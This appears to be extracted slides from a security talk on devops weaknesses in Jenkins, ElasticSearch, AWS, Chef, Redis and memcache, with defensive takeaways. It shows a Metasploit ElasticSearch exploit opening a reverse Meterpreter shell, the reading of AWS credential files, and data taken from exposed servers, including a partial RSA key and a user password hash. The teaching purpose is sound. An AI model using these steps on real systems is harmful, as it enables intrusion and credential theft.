# Make sure the secret is at least 30 characters and all random,  
# no regular words or you'll be exposed to dictionary attacks.  
# You can use `rake secret` to generate a secure secret key.  
  
# Make sure your secret_key_base is kept private  
# If you're sharing your code publicly,  
Longway::Application.config.secret_key_base =  
'c3b33d49c97a19f1aa'  
b50bc'
```

A red box highlights the secret key value "c3b33d49c97a19f1aa".

Hudson/Jenkins (Takeaways)

- If possible, require authentication for everything on Hudson/Jenkins
- Monitor for security issues and updates
 - Challenging b/c full impact of issues can be watered down in the advisory
- Segment Hudson/Jenkins from Corp
- Logical separation by groups
 - Either on single instance or multiple servers
- Monitor Jenkins slave activity/netconns

ElasticSearch

elasticsearch

Provides a distributed, multitenant-capable full-text search engine with a RESTful web interface and schema-free JSON documents.

- GET request to port 9200 will show version

```
"version" : {  
    "number" : "1.2.4",
```



elasticsearch

- No Authentication
 - Can search stored data via HTTP API
 - Update data with PUT request
 - Join an open cluster and receive all data
-
- RCE prior to 1.2.0 (CVE-2014-3120)
 - RCE prior to 1.5.0* (CVE-2015-1427)

elasticsearch

exploit/multi/elasticsearch/script_mvel_rce

```
msf exploit(script_mvel_rce) > exploit

[*] Started reverse handler on [REDACTED]:4444
[*] [REDACTED]:9200 - Trying to execute arbitrary Java...
[*] [REDACTED]:9200 - Discovering remote OS...
[+] [REDACTED]:9200 - Remote OS is 'Linux'
[*] Sending stage (30355 bytes) to [REDACTED]
[*] Meterpreter session 3 opened ([REDACTED]:4444 -> [REDACTED]:55693) at
2014-10-08 03:25:25 +0000
[+] Deleted /tmp/jrWiCR.jar
```

```
meterpreter > getuid
Server username: elasticsearch
meterpreter > 
```

elasticsearch (Takeaways)

- Apply authentication if possible
 - <https://www.elastic.co/products/shield>
- Segment elasticsearch from Corp (and the public in general)
- Be aware of the data you put in elasticsearch


AWS

AWS - CLI Dev Tools

AWS stores creds in plaintext in **hidden files**

Typically privileged access

AWS - CLI Dev Tools




A screenshot of a macOS terminal window titled "cktricky — bash — 82x21". The window contains the following command and its output:

```
kens-mbp:~ cktricky$ cat ~/.aws/config
[default]
region = US-East
aws_access_key_id = AKI[REDACTED]X
aws_secret_access_key = [REDACTED]XSs
kens-mbp:~ cktricky$
```

The "aws_access_key_id" and "aws_secret_access_key" values are redacted with black bars.

AWS - CLI Dev Tools + EB



```
kens-mbp:~ cktricky$ cat ~/.elasticbeanstalk/aws_credential_file
AWSAccessKeyId=[REDACTED]
AWSSecretKey=[REDACTED]
primesite-env_RdsMasterPassword=[REDACTED]
happyreport-env_RdsMasterPassword=[REDACTED]
mror-env_RdsMasterPassword=[REDACTED]
primesite-QA-env_RdsMasterPassword=[REDACTED]
mror-QA-env_RdsMasterPassword=[REDACTED]
kens-mbp:~ cktricky$
```

AWS - Common Weaknesses

SSH Keys

Security Groups

VPC

AWS - MySQL rdsadmin acct

Default account created by AWS

“To provide management services for each DB instance, the rdsadmin user is created when the DB instance is created.”

Have found rdsadmin with blank or weak passwords

rdsadmin

Credentials						
host	service	public	private	realm	private_type	-----
5	3306/tcp (mysql)	rdsadmin			Password	
5	3306/tcp (mysql)	rdsadmin			Password	
5	3306/tcp (mysql)	rdsadmin			Password	
5	3306/tcp (mysql)	rdsadmin	password		Password	
5	3306/tcp (mysql)	rdsadmin			Password	
7	3306/tcp (mysql)	rdsadmin			Password	
7	3306/tcp (mysql)	rdsadmin			Password	
1	3306/tcp (mysql)	rdsadmin			Password	

AWS - I can do whatever I want

People stand up AWS boxes all over the place

Install whatever they want

People don't tell anyone where these boxes are
and they don't get hardened or scanned (by
company :-))

Client Provisioning

Chef

Chef allows you to define the state your servers (local or cloud) should be in and enforces it.



Chef/knife

knife is a Chef command line utility

- Credentials stored in data bags
- Can be encrypted
- Example:

```
$ knife data bag list
```

Chef/knife

```
1. $knife data bag show drupal
2. _default:
3.   admin_pass:  admin
4.   admin_user: example_admin
5.   db_password: drupal
6.   db_user:     drupal
7.   id:         example_data
```

Chef/knife (encrypted data bag)

```
1. $knife data bag show drupal  
2.  
3. _default:  
4.   cipher:          aes-256-cbc  
5.   encrypted_data: zDE61IUD97ZK706Eq1poagRLNQFs0t4oQpdg==  
6.   iv:              1wbQ46evg8jZWBS0MZW6A==  
7.   version:        1  
8.   id:             example_data
```

Chef/knife

```
1. $knife data bag show drupal --secret-file path/to/file
2.
3. _default:
4.   admin_pass:  admin
5.   admin_user: example_admin
6.   db_password: drupal
7.   db_user:     drupal
8.   id:         example_data
```

Chef (Takeaways)

- Be aware of what you put into chef recipes
- Protect secrets/passwords

In-Memory Databases

Redis

Defaults:

- No encrypted communication
 - <https://github.com/antirez/redis/issues/2178#issuecomment-68573636> <- getting closer though
- No credentials
- Port 6379 (TCP)
- Binds to all interfaces
 - Moral of the story? Keep off the internet!

Redis

How prevalent is this?

Like living on the edge? Try out the beta website for Shodan.

Shodan Exploits Scanhub Maps Blog Membership Register | Login ?

SHODAN redis_version:2.8.3 Search

Results 1 - 10 of about 1098 for redis_version:2.8.3

Services Redis 1,098

Top Countries United States 420 China 322 Turkey 51 Russian Federation 28 Germany 27


Only looking for 1 version of Redis - not bad

1732 # Server
redis_version:2.8.3
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:c5299c8f33010380
redis_mode:standalone
os:Linux 2.6.32-358.6.2.el6.x86_64 x86_64
arch_bits:64
multiplexing_api:poll
gcc_version:4.4.7
process_id:24995
run_id:b58cf3e435634d3e4773274552758a52b856db2
tcp_port:6379
uptime_in_seconds:6832002
uptime_in_days:79
hz:10
lru_clock:783668
config_file:/usr/redis/redis.conf

Clients
connected_clients:1
client_longest_output_list:0
..

Hurricane LABS
Celebrating 3 years of Shodan

SHODAN MAPS




Redis

OMG RCE

<http://benmmurphy.github.io/blog/2015/06/04/redis-eval-lua-sandbox-escape/>

Redis

You can navigate the DB with the redis-cli



A screenshot of a macOS terminal window titled "redis-stable — redis-cli — 89x24". The window shows the command "redis-cli -h" being run, followed by the output of the "keys *" command. The output lists 22 keys, each preceded by a number from 1 to 22.

```
redis-stable — redis-cli — 89x24
redis-cli
Kens-MacBook-Pro:redis-stable cktricky$ src/redis-cli -h
1) "keys *"
   1) "birthday:2002"
   2) "2f3dc985-05e2-4aa5-8458-fc89c46accf6"
   3) "birthday:1979"
   4) "photo:false"
   5) "birthday:1999"
   6) "birthday:1987"
   7) "birthday:192047"
   8) "birthday:2004"
   9) "country:US"
  10) "birthday:1913"
  11) "d5212525-b26d-47a1-8c00-21a5aef5cd91"
  12) "birthday:192014"
  13) "7f527383-f5c3-4f82-b360-be9f0d4d6f04"
  14) "key"
  15) "country:BD"
  16) "birthday:2014"
  17) "country:TV"
  18) "admin"
  19) "birthday:1945"
  20) "birthday:1980"
  21) "birthday:1993"
  22) "people"
```

Redis

Or use the Redis Desktop Manager

The screenshot shows the Redis Desktop Manager interface. On the left, a tree view displays database keys under 'key search...'. Under the 'user' key, 'user:100' is selected. The main pane shows a table for the 'user:100' key, which is identified as a HASH type with a TTL of -1. The table has two columns: 'Hash Key' and 'Hash Value'. A red box highlights the first three rows of the table:

Hash Key	Hash Value
1 uid	100
2 email	carey_shi@126.com
3 password	dc6e4ed0467d88ad7f431ff670e31ecc0
4 uname	carey_shi
5 domain	carey_shi
6 is_del	0
7 status	1
8 role	3
9 is_verif	0

Below the table, there is a 'Value:' section with a 'View value as:' dropdown set to 'Plain text' and a 'Select table cell' input field. A 'Save value' button is also present.

Redis

Feel lucky?

Redis Desktop Manager

Key: lottery Type: HASH TTL: - Rename Delete

Hash Key	Hash Value
1	{"bet_round":14102101,"round":14102078,"numbers":"10,3,11,9,6","bet_stop_time":1413892200,"open_term_time":1413895800}
2	{"bet_round":14286,"round":14285,"numbers":"8,2,6","bet_stop_time":1413892200,"open_term_time":1413895800}
3	{"bet_round":14102085,"round":14102084,"numbers":"09,01,11,03,05","bet_stop_time":1413892200,"open_term_time":1413895800}
4	{"bet_round":659348,"round":659346,"numbers":"04,07,09,11,15,17,25,29,31,41,43,50","bet_stop_time":1413892200,"open_term_time":1413895800}
5	{"bet_round":14102084,"round":14102083,"numbers":"8,18,12,11,20,14,9,15","bet_stop_time":1413892200,"open_term_time":1413895800}

Value:

View value as: Plain text

```
{"bet_round":14286,"round":14285,"numbers":"8,2,6","bet_stop_time":1413892200,"open_term_time":1413895800}
```


Save value

Manage Connections Add New Connection

Page 1 of 1 (Items: 12) < >

System console

Keys loaded in: 639 ms



memcache

Free & open source, high-performance,
distributed memory object caching system

No code exec, but fun things get put into
memcache

Examples



memcache

```
crence .9.13.8. ,3.2. 37 ,3.7. type ,3.7. TAKH ,3.8. RESOURCE ,3.8. paypat ,3.9  
:"key";s:7:"priv  
key";s:5:"value";s:900:"-----BEGIN RSA PRIVATE KEY-----  
MIICXOTBAAKBoODilNSazMRs55f1DUJHMD8PR+PhrCX7xXX20RnEfwd2M190k7X7D  
mD  
S5  
Ao  
7/  
fn  
jx  
k9  
BBI  
Ak  
GF  
aPiwo5miiPamkojoWaoCQQCPr1n4Z3ZNP3qoRWZtCbOuAeDmIISL23CDVIRvI452SF  
OHBtJPMr5VQ1ezLaXqd9YrUCHvlZ+J2i4NVhengDLrrB  
-----END RSA PRIVATE KEY-----";s:8:"farmerId";N;s:10:"customerId";N;s:13:"addedD  
atetime";O:9:"Zend_Date":8:{s:18:"fractional";i:0;s:21:"mestamp";s:10:"132294221  
7";s:31::"s:5:"en_CA";s:22::"teObject";a:0:{s:20::"1;s:10::"Domain_Preference"
```

memcache

```
run4-ff83024ad031aa...fce3fd9d4447ec81df22 ✘
:[{s:6:"domain";o:8:"stdClass":12:{s:2:"id";s:3:"108";s:4:"name";s:17:"aeternum-
ld.ru";s:10:"profile_id";s:2:"10";s:5:"theme";s:14:"Mine_Potencial";s:9:"is_active";b:1;s:10:"created_at";s:19:"2013-1
49:15";s:10:"updated_at";s:19:"2013-10-12 17:49:15";s:11:"CloakConfig";a:5:
2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:6:"method";s:5:"frame";s:4:"link";s:88:"http://
[REDACTED].ru/?8& charset=utf-8& se_referer=#referer#& keyword=#keyword#& source=#host#";}s:15:"ExternalLinking";a:0:{}}
4:"DomainIncludes";a:2:{i:0;a:4:
2:"id";s:1:"3";s:9:"domain_id";s:3:"108";s:4:"name";s:6:"banner";s:7:"content";s:0:"";}i:1;a:4:
2:"id";s:1:"4";s:9:"domain_id";s:3:"108";s:4:"name";s:2:"li";s:7:"content";s:0:""}}s:14:"LanguageFilter";a:5:
2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:8:"language";s:2:"ru";s:5:"value";s:2:"85";}
1:"CacheConfig";a:6:
2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:10:"index_time";s:5:"21600";s:13:"category_time";s:5:"21600";s:12:"keywor
2:"globalConfig";o:8:"stdClass":21:
18:"proxy_errors_limit";s:1:"0";s:10:"cron_token";s:32:"46612ffc62488c6cd93529674f0e458e";s:7:"culture";s:2:"ru";s:15:
:s:11:"system_logs";b:0;s:11:"main_domain";s:12:"[REDACTED].ru";s:11:"isp_api_url";s:32:"https://[REDACTED]:1500/
ngr";s:12:"isp_username";s:4:"root";s:12:"isp_password";s:8:"[REDACTED]3";s:11:"isp_docroot";s:20:"www/[REDACTED].ru/
";s:24:"liru_cron_domains_number";s:2:"10";s:15:"stats_save_days";s:2:"30";s:32:"liru_cron_queries_domains_number";s:1
:"config";o:8:"stdClass":11:{s:2:"id";s:3:"108";s:5:"title";s:41:"Bce о мужском
роялье";s:13:"route_type_id";s:1:"4";s:9:"domain_id";s:3:"108";s:6:"prefix";s:6:"metod-";s:9:"extension";s:3:"php";s:18
2:"id";s:1:"4";s:4:"name";s:18:"translit.extension";s:10:"created_at";s:19:"2013-09-19
22:21";s:10:"updated_at";s:19:"2013-09-19 22:22:21";s:15:"url_rewrite";s:2:"0-0";s:16:"url_rewrite";s:2:"0-0";s:16:"url_rewrit
```

memcache

https://1500/ispmgr

User management

You have not changed the MySQL database administrator's password for a long time. For security reasons we strongly recommend that you set a new one.

Name	Preset	Properties	Disk quota	Bandwidth
al	custom	DB PHP SSL	3198 / 0	11471 / 10000000
di	custom	DB PHP SSL	3250 / 0	86811 / 10000000
di	custom	DB PHP SSL	885 / 0	403 / 10000000
ja	custom	DB PHP SSL		
ru	custom	DB PHP SSL		
su	custom	DB PHP SSL	166 / 0	3810 / 100000

New Edit Delete Enable Disable Backup User filter Filter Enter

More information Hide

ISP manager

Accounts Management

- Administrators
- Users
- Mailboxes

Domains

- WWW domains
- E-Mail domains
- Domain names (DNS)


Management Tools

- File manager
- Databases
- Scheduler (cron)
- Firewall
- Services
- Reboot
- Web-scripts (APS)

In-Memory Database (Takeaways)

- Apply authentication (strong passwords!)
- Bind to localhost if possible
- If possible, enable SSL/TLS
- Segment In-Memory Databases from Corp
(and the public in general)
- Be aware of the data you put in these
databases
 - Don't store keys, passwords, etc

Deep Breath



*How are you feeling?
You look super fucked up, to be honest.*

Devops Fails

GitHub Search

Real World Example (March 2015)

